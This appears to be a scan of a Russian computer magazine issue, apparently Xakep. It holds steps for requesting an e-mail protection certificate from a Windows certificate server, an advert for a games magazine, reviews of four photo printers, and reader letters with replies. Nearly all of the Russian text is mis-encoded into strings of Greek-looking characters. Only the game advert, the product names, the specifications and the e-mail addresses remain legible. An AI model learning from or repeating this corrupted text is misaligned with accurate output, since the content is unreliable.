- 1 ÇΑΊ ΔΑΟΕΑΑΑΟУ ΝΑΔΟΕΟΕΕΑΟ ΑΕΒ ΥΕΑΕΟΔΤ Ι Ί Ί ×ΟÜ: START → RUN → HTTP://IP_ΟΑΊ ΟΔΑ_ΝΑΔΟ/CERTSRV.
- 2 ΑÜΑΕΔΑΑΟУ Ί Ί ÜΕΠ REQUEST A CERTIFICATE, ΑΕΙ ΑΟÜ NEXT.
- 3 ΑÜΑΕΔΑΑΟУ E-MAIL PROTECTION CERTIFICATE, ΑΕΙ ΑΟÜ NEXT.
- 4 ÇΑΊ Τ ÉΊ ΒΑΟУ Ί Ί ÉΒ NAME É E-MAIL (Ί ΝΟΑΕΥΊ ÜΑ Ί Ί ÉΑΕΑΊ ÉΠ).

Αούά άί έί άάέάί, έςάçύάáý γέάέόόί ί - ί ύέ άάάά. Έ ί άί έάάί όί +ίί νί άί ά-άάóύ ν ί άάόάί ύί άάάάνί ί ί όί άάέ-όάέý (όάί, έί όί όύέ ίί άνούάέóήý

ά ίί έά «ÉΊΊ ό», έί άάά ίί έó+άάέý ί άέί άό έί ίί έó «Ί όάάέóú»). Άνέε ί ί ί ά άάάό νί άί άάάó, ίί +οί άύέ έέέάί ό ί ά άάό ίί νουάέόύ ώέ-όόί άάπ ίί άί ένύ.

5 Γ ΑΕΕΊ ΑΑΟÜ SUBMIT É ΑΕΑΕΑ YES.

6 Ί ÜΕÜΑΑΑΑΟУ Ί ΝΊ ΑΝΟΕΟ CERTIFICATION AUTHORITY Γ Α ΕΊ Ί Ί ÜΠ-ΟΑΔΑ, Γ Α ΕΊ ΟΊ - ΔΤ Ί ΟΝΟΑΊ Τ ΑΕΑΊ ΟΑΊ ΟΔ ΝΑΔΟΕΟΕΕΑΟΕΕ, É ΑÜΑΑ-ΑΟÜ ÜΤ ÉÜΕΤ ×ÜΤ ÇΑΊ ΔΤ - ΟΑΊ Γ ÜΕ ΝΑΔΟΕΟΕΕΑΟ.

7 Ί Ί ÉÓ×ΑΑΟУ ÇΑΊ ΔΤ ΔΑΊ - Γ ÜΕ ΝΑΔΟΕΟΕΕΑΟ Ν ÉΊ Ί - Ί ÜΠ-ΟΑΔΑ ΑΕΕΝÜ. ΑΕΒ ΥΟΊ - ΑΊ ÇΑÓΤ ΑΕΟÜ Γ Α ΝΟΥΑΊ É×-ÉÓ HTTP://IP_ΟΑΊ ΟΔΑ_ΝΑΔΟ/ CERTSRV/CERTCKPN.ASP, ΑÜΑΕΔΑΑΟУ Γ ΟÉΑΊ ÜΕ ÇΑΊ ΔΤ Ν É ΑΕΙ ΑΟÜ NEXT.

8 ΑÜΑΕΔΑΑΟУ INSTALL THIS CERTIFICATE É ΑΕΙ ΑΟÜ YES.



NEVERWINTER NIGHTS 2

Красиво, захватывающе, динамично. Самое удачное воплощение правил Dungeons & Dragons 3.5 в компьютерных играх.

COMPANY OF HEROES

Переворот в жанре: лучшая стратегия 2006 года от создателей Homeworld и Warhammer 40.000: Dawn of War.

BIOSHOCK

Таким мог бы стать System Shock 3...

GTR 2

Чертовски достоверный автомобильный симулятор!

А ТАКЖЕ:

➤ **Превью:** Assassin's Creed, Bioshock, «Войны Древности: Спарта», Rayman Raving Rabbids, «Братва и Кольцо», Drakensang, Grottesque: Heroes Hunted, «Отель «У погибшего альпиниста», Need for Speed Carbon...

➤ **Рецензии** на Company of Heroes, «The Sims 2: Питомцы», GTR 2, FIFA 07, LEGO Star Wars II, The Ship, Joint Task Force, «В Тылу Врага 2», Broken Sword: The Angel of Death, Call of Juarez, El Matador, Paraworld, Safecracker, GTI Racing, NHL 07, «Альянс: Двойной Удар», American Chopper 2, «Черный Корсар», Dragon's Lair HD...

И многое-многое другое!

В КАЖДОМ НОМЕРЕ:

- **ДВА** двухслойных DVD (общий объем 17 Gb);
- **ДВА** постера;
- **ДВЕ** наклейки!!!



LEXMARK P450 (\$250) 7 άάέή ά

1 ΑΕΝ. ΔΑΧΔΑΘΑΪ ΕΑ, DPI: 4800x1200
 ΝΕΤ ΔΤ ΝΟΥ Τ Α×ΑΘΕ (10X15), Ν: 153
 ΑΙ ΕΤ ΝΟΥ ΕΤ ΟΕΑ ΑΕΒ ΑΟΙ ΑΑΕ, ΘΟ: 30
 ΑΤ ΤΤ ΕΙ ΕΟΑΕΥΤ : Δαάτ δα η CompactFlash III,
 SmartMedia, Sony Memory Stick, Memory Stick
 Pro, Memory Stick Duo, Memory Stick Duo Pro,
 SD, MiniSD, MMC, xD, çáí êνú CD ê Τά+αδú η CD,
 Υά+αδú άάç ΥΤ έάέ, Δάάαεθθí áαí έά έçí áδάαάí έέ
 ΕΙ ΟΑΔΟΑΕΝ: USB, PictBridge, Bluetooth
 (δδάάοάθη άΥΤΤ έí έδάέύí Οέ áάáí δάδ)
 ΑΑΑΑΔΕΘÚ, 1 1 : 15302760235
 ΑΑΝ, ΕΑ: 2.95

→ **Υέβηα.** Νάí Οέ άαοί í 11 í Οέ
 Υ έέí οάδ á í άοάί Τ άçí δά! Τ í ΥΤ άάάδ-
 άεάάάδ ίΤΤ όέγúí Οέ Οί Οί άο
 PictBridge, ΥΤ çáí έγβúέέ Υά+αδάου
 í άí δγí οβ η ηί άí άηθεί Οó οηοθί έηθα,
 έí άάó ΥΤ ΔΟ USB, άεάάí άάογ έí οί Οί ί ó
 í Τ άάó δαάί οάó η Οέάοέάí έ, í Τ άάó
 η ηί ά ΟαóúηΥ Bluetooth-άάάí δά-
 ΟΤΙ (ηέάάí άάοάέύí Τ, έ ίά+αδάου +ά-
 Οάç γúí ο έí οάδΟάέη), ηί άí άηθεί

η έό+άέ έαδó ί άí γέε, ά οάέάά έí άάó
 ί Υ δέ+άηέέέ Υ δεάí ά CD-R — ί Τ άάó
 ί ά+αδάου η ηί Τ οάάοηοάοβ Οέό άεηέí ά
 έέέ çáí êνúάάó η CD í ά Οέάοέέ,
 έαδóú ί άí γέε έ í άí άí Οί ó. Εί άάóηΥ
 í άάí έúοί έ ΑΕΕ-γέδάí, í ά έí οί Οί Τ
 ί Τ άέí Υ Οί άí άέου άí Τ ά+αδóí οβ ΥΤ άάí -
 Οί άέó Οί Οί δάΟέέ: οηοδάí άí έά γΟ-
 Οάέδα έδάηí Οó άεάç, ΥΤ άí Οί Ο έάάδí ά,
 έí δδάέοέγ οάάóa, έάάδθθí άάí έά. Τ ά-
 í β Υ έέí οάδó ί Οί ηοί ά, δαçí áδάóúηΥ
 ά í άí δδóάά í ά ηί ηοάάεθ. Εά+άηοάí
 Τ Οί ά+αδóέ ΥΤ δαάí άάέí: οάάóa γέέά
 έ ηί +í Οά, Οί Οί δάΟέγ ί Τ έό+αδóηΥ
 +άοέí έ. Α έí Τ έάέθ ί Τ ηοάάέέ άοí άέθ
 ί ά+έά Οί Οί άοί άάé.

→ **Υ έí όηú.** Έ ηί άεάέí έβ, í ά+έηοí
 Τ οηοοηοάόό άí çí Τ άέí ηού ΥΤ άέεβ+ά-
 í έγ έ Τ Έ. Τ ά+αδó ηί έí έά άέέθηΥ άí έ-
 άí, άí έάά οδάó ί έí όó, Υ δέ+άí ηό Οά-
 ηοάάí í άγ +άηού άδάí άí έ οοí άέó
 í ά ηί άηοάάí í Τ í ά+αδóú, ά í ά í έέά
 δαçáοί υγ Υ έέí οάδó í άέçí έ. Τ Οί ά+α-
 Οί έ í +άí ú ηέέύí Τ ΥΤ άάάδεάí δαçí Ο-
 οέβ, άάάά ΥΤ Υ Οί Οάηοάέέ í άέí Οί Οί -
 άí άδάí άí έ.



HEWLETT- PACKARD PHOTOSMART 420 (\$300) 9 άάέή ά

1 ΑΕΝ. ΔΑΧΔΑΘΑΪ ΕΑ, DPI: ηηα
 ΝΕΤ ΔΤ ΝΟΥ Τ Α×ΑΘΕ (10X15), Ν: 120
 ΑΙ ΕΤ ΝΟΥ ΕΤ ΟΕΑ ΑΕΒ ΑΟΙ ΑΑΕ, ΘΟ: 20
 ΑΤ ΤΤ ΕΙ ΕΟΑΕΥΤ : Οί Οί έάí άδó ά έí Τ έάέθó
 ΕΙ ΟΑΔΟΑΕΝ: USB, Bluetooth (δδάάοάθη
 άΥΤΤ έí έδάέύí Οέ áάáí δάδ)
 ΑΑΑΑΔΕΘÚ, 1 1 : 227x116x162
 ΑΑΝ, ΕΑ: 1.25

→ **Υέβηα.** Νδάçó í όάέí Τ οοί +í έδó,
 +οί γúí ί ά Υ Οί ηοί Οί Οί Υ έέí οάδ,
 ά í άηοί γ Οάγ άí Τ άοí γγ Οί Οί ηοό-
 άέγ — ί ó ά έάέ ά Οά í άçάάóú Υ Οί -
 άέó, ά έí Τ Υ έάέθ ΥΤ ηοάάέέ έí Οί Οί άí
 άοí άέó 5-1 άάάí έέηάέύí άγ οέΟΟí άάγ
 έάí άδó έ Υ όέου ΑÓ? Νοί άδΟόί έθέí -
 í άέύí Οέ Οί Οί έí Τ άάέí? Άηοάηοάάí -
 í Τ, έάí άδó έ Υ έέí οάδ í +άí ú Υ έí Οί Τ
 ηάγçάí Οί Τ άεάó ηί άí έ: άέέοί όέγúí δ
 Οί Οέέά ί Τ άέí Τ Υ άδάçáδγάέου η ΥΤ -
 ί Τ Ούβ Υ έέí οάδó, έ í άí δγí οβ δάη-
 Υά+αδάου η í άάí έάάδó. Νάí Υ έέí οάδ
 έí άάó í άάí έúοέά δαçí άδó έ í άόά-
 έάάί Οά Τ +άδóάí έγ (ί Τ άέí Τ çáí όηέάó
 ά έí ηί Τ η), ά ΥΤ ηέά οδάí η Οί Οί άέέé
 ó ί άάí ΥΤ γάέγáθηΥ δó+έά άέγ Υ άδά-
 í Τ ηέé έ í άí άοí άέí Οά έí δέé. Τ í,
 έηθαέ, ί άí ά+αοάé άí ηοάοí +í Τ έά+ά-
 ηοάάí í Τ ά Οί Οί άηάάí έέóú çά ί έí ό-
 óó έ δέέάοάóú Οάηού ηάέóí ά. ΑΥΤΤ έ-
 ί έοάέύí Οί Υ έέβηí Υ γάέγáθηΥ άí ç-
 ί Τ άέí Τ ηού ΥΤ άέέβ+άí έγ έ οάέάέçí -
 δó άέγ Υ Οί ηί Τ όδó Οί Οί άδóΟέé
 í ά άí έúοί Τ γέδάí ά.

→ **Υ έí όηú.** Τ Οί ά+αδó έ í +άí ú
 έάάέí ΥΤ άάάέηΥ δαçí Οóέβ,
 +οί ί ά άηού Οί Οί Οί. Εάí άδó άí -
 άí έύí Τ ί άηέάí ά. Υ Οί Οάηη οηοάí í ά-
 έέ άδóέάάοí ά έ Τ Τ çáí έí άάó έό+ó
 άδάí άí έ, ά οάέάά οδάόάó ί ό 200 άí
 600 ί ά í άηθα ί ά άέηέά, +οί άάέέέí
 ί ό ί έí έí άέéçí ά.



HEWLETT- PACKARD PHOTOSMART 475 (\$250) 8 άάέέí á

Ι ΑΕΝ. ΔΑΧΔΑΘΑΪ ΕΑ, DPI: 4800x1200
 ΝΕΤ ΔΤ ΝΟΥ Τ Α×Α0Ε (10X15), Ν: 90
 ΑΙ ΕΤ ΝΟΥ ΕΤ ΟΕΑ ΑΕΒ ΑΟΙ ΑΑΕ, ΘΟ: 20
 ΑΤ Τ Τ ΕΓ ΕΟΑΕΥΙ Τ : **CompactFlash, Secure-Digital, MultiMedia Card, Memory Stick, xD-Picture**
 ΕΓ ΟΑΔΟΑΕΝ: **USB, PictBridge, Bluetooth (όά-σόάονη άΤ Τ Τ ΕΓ ΕΟΑΕΥΙ ΟΕ άάΐ όάό)**
 ΑΑΑΑΔΕΟΪ, Ι Ι : 220x115x118
 ΑΑΝ, ΕΑ: 1.2

→ **Υέφνo.** Εεάññε-άñέέé, Ι Τάΐ Τ ηεάçάου, Ι όεΐ oάό άéΥ Ι άoάΐ ηάΐ ά-ΐ γoΐ άΐ oάñοά, Ι oεε-άpçúεñΥ Ι o Hewlett-Packard PhotoSmart 420 Ι o-ηooñoáέΐ έΐΐ άδo, ηΐ έΐΐ άΐ ΐ έ oáΐ ΐ έ o άñøέoáΐ ΐ ü ΐ ε άΐ çΐ Ι άΐ ΐ ηοΐ ε.

Εΐ ρεΐ Ι oΐ Τ ηεoñΥ άáoΐ ΐ ΐ Ι άγ oάΐ -oá, έáδá-oεááo, ΑΕΕ-γέoáΐ, ΐ á έΐ oΐ -oΐ Ι Ι Τάΐ ΐ oΐ ηΐ áoóéááoú ε oáááe-oéoΐ ááoú oΐ oεé. Ι ΐΐ oΐ ΐ ΐ Ι oáéεΐ ηú oáΐ άñoáΐ oáΐ oú — ΐ ΐ ηεá Ι áΐεoéΥ εΐ ΐ ΐ εé áεεp-áΐ έγ άñá Ι άΐ oáΐ άέΐ úΐ εΐ oεé ε γεoáΐ ü Ι oéδoúáapoñΥ ηáΐ ε ηΐ άΐ ε. γoΐ άñá Ι oéoΐ Ι, ΐ-oΐ oáçΐ áδo Ι oéΐ oáδá Ι ηoáéεñú ΐ ΐ -oé oáéεΐ ε άΐ, ááΐά oó-έá άéΥ Ι áδáΐ Ι ηεé ηΐ o-óáΐ έéáñú. Νΐ έΐ ΐ ε ΐ άΐ ά-áoáéñΥ ΐ á-ΐ ΐ άΐ áúñoóáá, çá 95 ηάéoΐ á. Ε έá-á-ñoáo ΐ oáoáΐ çéé ΐ áo — oááoá á-oééá ε ηΐ ΐ ΐ úá. Ά εΐ ΐ Ι εάéo ΐ ΐ ηoáéé oáε-άΐ áoΐ άéo Ι oéúo ΑΟ.

→ **Ι έΐ oΐo.** Oáçΐ úoéá ΐ ΐ ά áééñoáé-άΐ άΐ áú Ι oéñooñoáo á ΐ ΐ έΐ ΐ ΐ ΐ áúá-Ι á. Oáé άΐ, έáé ε άΐ éááΥ ε ΐ áúáΐ Ι άγ oñoáΐ ΐ áéá — á γoΐ Ι ηΐ úñéá Ι oéé-éé Ι oΐ oááúáoúááΐ Ι oáoáΐ άáΐ oá Ι áo.



SAMSUNG SPP-2040 (\$200) 8 άάέέί á

Ι ΑΕΝ. ΔΑΧΔΑΘΑΪ ΕΑ, DPI: 300x300
 ΝΕΤ ΔΤ ΝΟΥ Τ Α×Α0Ε (10X15), Ν: 60
 ΑΙ ΕΤ ΝΟΥ ΕΤ ΟΕΑ ΑΕΒ ΑΟΙ ΑΑΕ, ΘΟ: 20
 ΑΤ Τ Τ ΕΓ ΕΟΑΕΥΙ Τ : **CompactFlash II, SmartMedia, SecureDigital, MultiMedia Card, Memory Stick, xD-Picture**
 ΕΓ ΟΑΔΟΑΕΝ: **USB, PictBridge, Bluetooth (όά-σόάóoñΥ άΤ Τ Τ ΕΓ ΕΟΑΕΥΙ ΟΕ άάΐ όáó)**
 ΑΑΑΑΔΕΟΪ, Ι Ι : 180x136x66
 ΑΑΝ, ΕΑ: 1.1

→ **Υέφνo.** Oóáoéé ε ΐ ΐ ηεáΐ έé ηoá-έéΐ áoéΐ ΐ ΐ úé ΐ oéΐ oáδ á ΐ áoáΐ Ι áçΐ -oá, εΐ oΐ oúé άΐ áoΐ éΐ áéáΐ Ι ΐ-áΐ ú ΐ άΐ ΐ ΐ έΐ ááo ááá Ι oááúáoúéo. Ι ΐ ηoáΐ άΐ έp ηΐ ηáΐ éΐ Ι εááøéΐ áδáoΐ Ι, Samsung SPP-2020, o ηΐ oΐ έΐ -άΐ ε Ι ΐ ááéé ηoúáñoáΐ ΐ ΐ oéáááe-éΐ ηú άΐ çΐ Ι άΐ ΐ ηoáé. Άΐ-ΐ áδáúo, γoΐ ΑΕΕ-γέoáΐ, η ΐ ΐ Ι ΐ úoϕ εΐ oΐ oΐ άΐ, á oáéΐ ééááéo oΐ oááéáΐ έγ, Ι Τάΐ Ι oáááeéoΐ ááoú εçΐ áδáΐΐ έγ é oΐ oáá-έγou ΐ oΐ oáññΐ Ι ΐ á-áoé. Άΐ -áoΐ oúo, έáδá-oεááo: γoΐ é Ι ΐ ááéé ΐ oéΐ oáδá ΐ á ΐ oáΐΐ ΐ Ε, ΐ á-áoú Ι ΐ ááo Ι ηoúáñ-oáéγouñΥ η έáδo ΐ áΐ γoé ε PictBridge-ñΐ áΐ άñoéΐ úo oñoΐ έñoá. Α ΐ oé oñoá-ΐ ΐ áéá Bluetooth-άáΐ oáδá Ι á-áoú ηoá-ΐ áo άΐ çΐ Ι άΐ á ε ΐ ΐ γoΐ Ι o ηoáΐ ááδoo. Α ΐ ηoáéΐ ΐ ΐ άΐ — γoΐ έΐ ΐ έγ áááoá-o-οΐ é Ι ΐ ááéé, ε ΐ ΐ άΐ ηoΐ έΐ ηoáΐ é ΐ ΐ ΐ ááΐ ηoáéáΐ. Oáçáá -oΐ εçΐ áδáΐΐ éá áúéΐ Ι oΐ á-áoáΐ ΐ ΐ άñéΐ éúéΐ áúño-óáá — 62 ηάéoΐ áú ΐ oΐ oéá 65 o ááá-oáéé. Εá-áñoáΐ άΐ Ι oΐ á-áoéΐ á áúéΐ ΐ áéΐ áéΐ áúΐ, ΐ á oáçΐ úáééñú Ι áá.
 → **Ι έΐ oΐo.** Άΐ éááΥ, εάé ε o ΐ éáá-oáé Ι ΐ ááéé, ΐ oΐ oááóδá oñoáΐ ΐ áéé áδáéááoΐ á é ΐ ΐ. Oá άΐ ΐ áδáΐ é-áΐ έγ, εΐ oΐ oúá áééoçpoñΥ ΐ áΐ éúoéΐ é oáç-ΐ áδáΐ é oñoΐ έñoáá é ηoáééΐ áoéΐ Ι -ΐ ΐ é oáoΐ ΐ έΐ áéáé ΐ á-áoé.



→ **άoáΐ áo.** Oáááoá oΐ o Oáéo, -oΐ á ηάΐ άΐ γoΐ άΐ oáñoá áúéé éñéεp-éoáéúΐ ΐ éá-áñoááΐ ΐ úá oñoΐ έñoáá. Oΐ oáéΐ ηú áú Ι oΐ áoéou ΐ oéΐ oáδ Lexmark P450 çá ááΐ ΐ ΐ έΐ oϕ ááoΐ ΐ ΐ ΐ ηou Ι o éΐ Ι úpooáδá. Άñέé oááá ΐ oáΐ ΐ ΐ á-áoáδú η Wi-Fi — ΐ oéñΐ Ι oéñú é oñoΐ έñoáo Kodak EasyShare 500. «Εó-oáé ΐ ΐ oΐ έΐ é» ηάΐ άΐ γ

ηoáΐ ΐ áéoñΥ Samsung SPP-2040 — ΐ áδΐ Ι ΐ úá άΐ çΐ Ι άΐ ΐ ηoé é oΐ oΐ oáá éá-áñoáΐ çá άΐ éáá -áΐ ΐ oéáΐ éáΐ úá ááΐ úáé. Α «Áúáΐ o oáááeéoéé» ΐ ΐ éo-ááo oΐ oΐ ηoáéΥ Hewlett-Packard PhotoSmart 420: çá éá-áñoáΐ é oΐ oΐ éáΐ áδo á éΐ Ι ΐ éáéoá. Άñá-oáéé ΐ γoéΐ áááΐ ééñáéúΐ úé oΐ oΐ άΐ ΐ áδáo ΐ á oáááo ééoΐ éΐ **C**

Crew

e-mail

ΤΕΛΕΕΘΑ ΤΕΝΟΥ ΑΙ SPEC@REAL.XAKEP.RU
DR. K LOUNIZ

 rpkyvilenina@gmail.com

Αδάρη Ααδύυ
ΤΗ ΤΑΒΑ ΟΙ ΔΑΔΟΥΝΥ Ν ΤΑΔΕΙ Ε

Çí ααά εε ΑΥ, +οί Γαεθ εάρίόρ εί ότ ότ αοερ ι ιάτ Γά ότ ευεί Α άααάοα
ε ίτ δαεάαετ ό, Γτ ε η ίτ ι ουρ γέαεότ ίτ ε ίτ +οδ.

Αί αεε-δαεεαί Α — γοί Γάτ ότ αε η ίτ η Α αί ηααεου ααοο εί ότ ότ αοερ
οαί ερπύι , εί ότ ότ Α γοίι Γ ααααοηύ.
Çáí Γ εόα.

Ντ αεανάρ , ενεαου οάρίόρ εί ότ ότ αοερ Α ίτ +οα — ότ ότ οεε ότ ί .
Τ Γά ατ ο Γάυ+ίτ ι θεοτ άγυ εαεα ί ενυι Α? Γ ο, Αί Γ οηόει : «Β çáí εαε
εεοί Δαεεί ε çáí ΑΑί Γά Γ εε ε ίτ γοίι ο Γά ηααί οαά ηαούρ,
Α ού οα, ερπάαί Οε, ΑΥεόο+εααενύ, εαε ι Γ αεάου! Ν Γ ααααεί ε Γά
αεεοαεύτ Γά ητ όδοαί ε-αηοαί , Αί ύ!». Εεε οαί : «ΕΤ ααα ου οαε Γ εαί
ηάααού, εοάα δαεεαί ο ηααεού, ου çí εε ί ότ αεόρ-οτ δαεεαί ο,
αα ο Γά η όε ίτ εί ηυ εεοί εα, οί αα ηα, η οααααί εαί , Ααηεί ».
Ατ ο αεαγ ατ ο εί ότ ότ αοερ. Γ Δαααα, εί ααα-οτ ι Γά ηεο+αείτ ηεεί ο-
εε ίτ ιτ +οα ααί ι η εδάααί ε, ηεεουί ε η εαείτ Α-οτ ι Ααααεί Α,
Ο ι Αί γ Αηο ε Ααί Γ Αί ΑΥ+Γ ΑΥ ι ότ ηαα. Γ Γά Γ Αί υ Γ αεαί e-mail Αεεεα
Αεονα. Ερπύε: Δααί +εε, Αί Γ Αοί εε. Γ Α ητ Δαεεαεοά çα+Αι , Γ ότ ηοί ιτ ι ταεα.
Çáδάρ ΑΑ Αεααί Ααδρ! Γάδάρ ΑΑ Αεααί Ααδάρ!

 duhen@narod.ru

ΤΗ ΤΑΒΑ

Çáδααηαοεοά Αί ότ Αεα ΟΑεάοδ.

Τ εοάο Ααί Τ ότ ΑδΑί Γ εηό ΑΥΑ Γά ητ Αεεαεεηο, Γτ Οαε Γά Γά-εφ ΑρΥεε.
Ο ι Αί γ Αηο ε Ααί Γ Αί ΑΥ+Γ ΑΥ ι ότ ηαα. Γ Γά Γ Αί υ Γ αεαί e-mail Αεεεα
Αεονα. Ερπύε: Δααί +εε, Αί Γ Αοί εε. Γ Α ητ Δαεεαεοά çα+Αι , Γ ότ ηοί ιτ ι ταεα.
Çáδάρ ΑΑ Αεααί Ααδρ!
PS. Οαε εαε ο ι Αί γ Γά ηηαααα Αηου Αί çí Γ Αεί Γ ηου εοί εου αοότ Αε, ΑΥεεεοά,
Τ Γ Αεεοεηοά, Γ Γά Γά mail: duhen@yandex.ru
Ν Γ Αεεε-οεί ε ίτ Αεεαί εγί ε, Duhén.

Γ εεαεοό Γ ότ Αεαί , οααααί Οε! ΕΤ Αε: BILLG@microsoft.com. Αεαα Ααç
οαί Αε ίτ ιτ Υε οααααί Οε Αεεε Άεον ίτ εο+ααο Γ εί ετ 4 Γ εεεεί Γ Γά
Γ εηαί Α ΑΑί Υ. Β οααδάρ , Δαί Α εεοί εί Γά οαααο, ε Αηεε ίτ Γά ΓΑΟΑΟεο

οααά Α οΑ-Αί εα ηοότ ε — Γ άγçαοαεύτ Γ Αδδουηύ Α Αί Δεί Γ Γ Γ Γ εφ Υε
εί Γ εοάο, Γ Τ ότ Γ ο +οί ότ ευεί ηΑι Υε çáγäεΥε ε çεί Αί Υε εΑί εοαεεηο-
Γ Γ Γ Γ Γ εεηο Γά Γ οαα+ααο Γά Γ ενυι Α Αεααί Ααδρ Υο Γ Τ ευçí Ααοαεεε!
Εηδουε, Γά ΟΤ ότ Α Εεί οεηΔΟ.εί Γ οαε Αηί εΥααεα οαί Α Γ εηΑί Αί ηί Γ-
Αεί Ο, εί ότ ότ Γ ο Γ άγçΑί ΑΑί Γ Υε Γ Γ Γ ΔΔ. Γ οοοαα γ Γ Γ ΑΟ Γ ότ οεοεοί Ααου
οααά Γ Αί ο ΔΑεί Γ Αί Ααοερ: «Γ άγçαοαεύτ Γ Γ εοε Γ Γ-Δονηεε, Γά ηοί εο
οόδδααδου ηαγύ Γ ΑΔΑΑί Αί Γ Γά γçΥε Γ Γ ΑΓ εηοί Α. ΑΓ ό οοο-οτ Γ Γ ε ε Γ Γ-
Αεεάρρ, +οί Γά Γά ΑεεΑεε Δοηηεεε γçΥε Γ Α Αεαοί Αδρ Αί Υί ».

 Dlf@ok.kz
****!!

Çáδααηαοεοά, οααααί Αγ Δαααεοεγ!

Çí Αρ, +οί ο Ααη Γ Γ Γ Γ Γ εηΑί , Γ Γ Αοί Αρ, ΑΥ Γ Γά Γ οααεοεα)) Α Αί ο
Γ Γ ε Αί Γ ότ ηυ:

1 ΕΤ Ααα Γ Τ Αεερ+Αρ ηύ +ΑδΑç Γ ότ εηε (MyProxy, WinProxy) ΑΔΑçΑΔΑί ε (Opera,
FireFox), οί CPU Αδόçεοηύ Αί 100% ε çάΔεηααο ηεηοαί Α, ε Γ εεΑεί ε Δαεεοεε!
Ότ ευεί reset! Ν Οαεοάί εαί ε οαεαί Γ Γά εαααοηύ, +οί Γ οεερ+ΑΓ εαεί ε-οτ
ηάδΑεη?! Εεε εαε? (Γ Νυ: Win XP))

2 ΝΟΥΑηοαοό εε Midnight Commander Αεγ Αεί Αί Αη? Εεε Αηου Αευοαδρ Αεεαα?

3 Γ Α Γ ΑΟ Γ Γ Γ Γ ού Γ ότ Java. ΑΓ Α Java-Γ ότ Αε, — εαδΥ Αεγ ητ οί ε (Γ Γ Αεεί ε),
εαε Γά εΓ Γ Γ Α εο çá Γ οηόεου? Εαεί ε γί οεγοί Δ Γ οααί Γ Java

Runtime Environment, Γ ότ Γ ηεοηύ εε Γ Γ ε Java Αεγ Γ Γ Αεεύτ εετ Α?

Εαε ΑΥ Αί ΑΑΑΑεεηύ Γ Γ Αί Γ Αί ο, Αεαο γ ΕçΑçοηοΑί Α. Ν Γ Γ Γ çαΑί εαί ,

Γ Γ Αηά Αεα Αεοδρ Αε ε Γ Αί Αί ότ Αεδ)) Ε Γ Υ ΑΑΓ +εοααί))) Ν Γ ΑηεΑί, +οί ΑΥ Αηοή!

ÇΥ: Ο ι Αί γ ε Ααί Γ ότ ηαα, Γά Γ ΑΑΓ Γ Α+ΑοΑου Γ Γά Γ ενυι Γ Α Αοότ Αεα)

Çáδάρ ΑΑ Αεααί Ααδάρ!

Ν οαααί εαί .

ΗΑ+Γ ο η εί Γ Α. Α Γ Γ Αί ο Γ Γά Γ οαα+Αου Α Αοδρ Αεα-οί? Ου Αε Γά Γ Γ Γ Γ-
ηεε +ΑΑΓ-οτ ηουΑΓ Γ Γ Γ, Γά Γ Δεçí Αεηύ Α εαε Γ Γ-Γ εαοάου ηΔΑί Γ Γ Γ Γ Γ Γ-
εΑ (Γ Αί Δεί ΔΔ, Γά Γ Αοί Γ Α η εί οααυρ ητ Αί εοί εγενυ ε ο.Α.) ε Γά Γ Δεη-
εαε ΟΤ ότ Α ηοεεα «+Αηοί Γ Α Γ ρ». Οααα Αε Γ Α+ΑΑΓ ηοΑηί young! Α οΑ-
Γ ΑΔΥ — Γ οαα+ο Γ Γ Γ Γ εβΑί (Γ Δαααα, γ Αί ΑΓ εφ Γ Γ Γ Γ Γ Γ ΑδΑρ Γ Υε ότ-
ΑαδεΥ ε Γ ε+Αί Γ ητ ΑΑΓ Γ Υί οααά Γά Γ Γ Γ Γ ΑΔ).

1 Γ Γ Γ ΒΟΕΒ Γ Α ΕΙ ΑΡ, Γ Τ ΧΑΙ Ο ΟΑΕ Γ Γ Γ Γ ΔΤ ΕΝΟΤ ΑΕΟ.
P-ÇΑΕ SOCKSCHAIN, ΥΟΤ ΟΒΟ-ΟΑΕΑΡΝΕΑΒ Γ ΔΤ ΑΔΑΙ Γ Α,
ΑΑ ΟΑΑΑΡΑΡ Ο Γ ΔΑΑΝΟΑΑΕΟΑΕΕ ΑΝΑΑΤ Γ ΑΟΑΑΤ Α Γ ΑΑΔΑΟΙ ΑΑ.

2 ΥΟΕΓ Α Γ ΔΤ η Γ ΟΥ Γ Α Γ Β Γ Γ ΑΕΓ ΝΕΕ. ΧΟΤ ÇÍ Α Χ ΕΟ:
«Α Γ ΑΕΤ Α ΜC»? Α ΕΑΕ ΑΕ Γ ΑΟΕ ΕΤ ΔΤ Ε? ΕΑΕ ΑΕ Γ Τ ΔΟΤ Γ
Ε Γ Γ Γ Α Γ ΑΑΔ, Α Γ ΕΕΤ Α Ε Γ Γ Γ Α Γ ΑΑΔ, FΑR, Α Ε Γ Γ ΟΑ Ε Γ ΟΤ Α?
Γ Τ Α WINDOWS Ν ΟΥ ΑΝΟ Α ΟΑΟ Α ΕΤ Α ΑΕΑΑΙ ΟΝΕΤ Α ΕΤ ΕΕ Χ ΑΝΟ-
Α Γ ΟΑΕΕΤ ΑΥ Ο Γ Α Γ ΑΑΑΕΑΔΤ Α, ΧΟΤ Α Γ ΕΤ ΑΑ ΕΔΟΑΤ Γ ΕΑΑΟ.

3 ЧА×ΑΙ Ο ΑΑΑΑ ΥΟΤ ? Ο ΑΤ ΕΥΘΕΙ ΝΟΑΑ Ι Τ ΕΥÇΙ ΑΑΘΑΕΑΕ ΑΝΘΑ-
ΑΘ Ι ΑΒΑΘΙ ΟΕ ΑΤ Ι ΘΤ Ν.

Γ ή χα +οι! ×εοάε Γαδ αοθΓαε, Γ Ο Ι Τ ΑΑ Γ ΕΙ ΕΙ ΟΑΑΑ Ι Γ Γ Α Γ Ε Γ ΟΑΘΑΝ Γ Γ Α Γ .

 **mivnet@yandex.ru**
Αά Mac?

ΑΓ Ν Γ ΑΑ!

Γ +ΑΓ Ο ΓΙ ΟΑΕΓ ΝΑ ΟΑΕΑΘΟΥ, +ΟΙ -ΟΕ Γ ΑΡΡΕ/ΜΑC. Γ Ο-ΟΓ ΝΟCΑΝΘΑΘΑΙ ,
Ε Γ Α Γ +ΑΓ Ο ΑΑΕΑΘΕ Γ Ο Ι ΕΘΑ, ΑΑ ΧCΟΔΕ ΑΔΓ ΑΑ ΑΝΘΕ Ε Ο. Γ. Γ Α Ι Γ ΑΘΟ ΑCΟΥ
ΥΟΑ ΟΑΙ Α ΑΕΥ ΑΑΝ Ν Γ ΑΝΑΙ ΑΕΘ Γ Ε...

ΑΓ ΝΕΓ Ο Γ Α Γ !

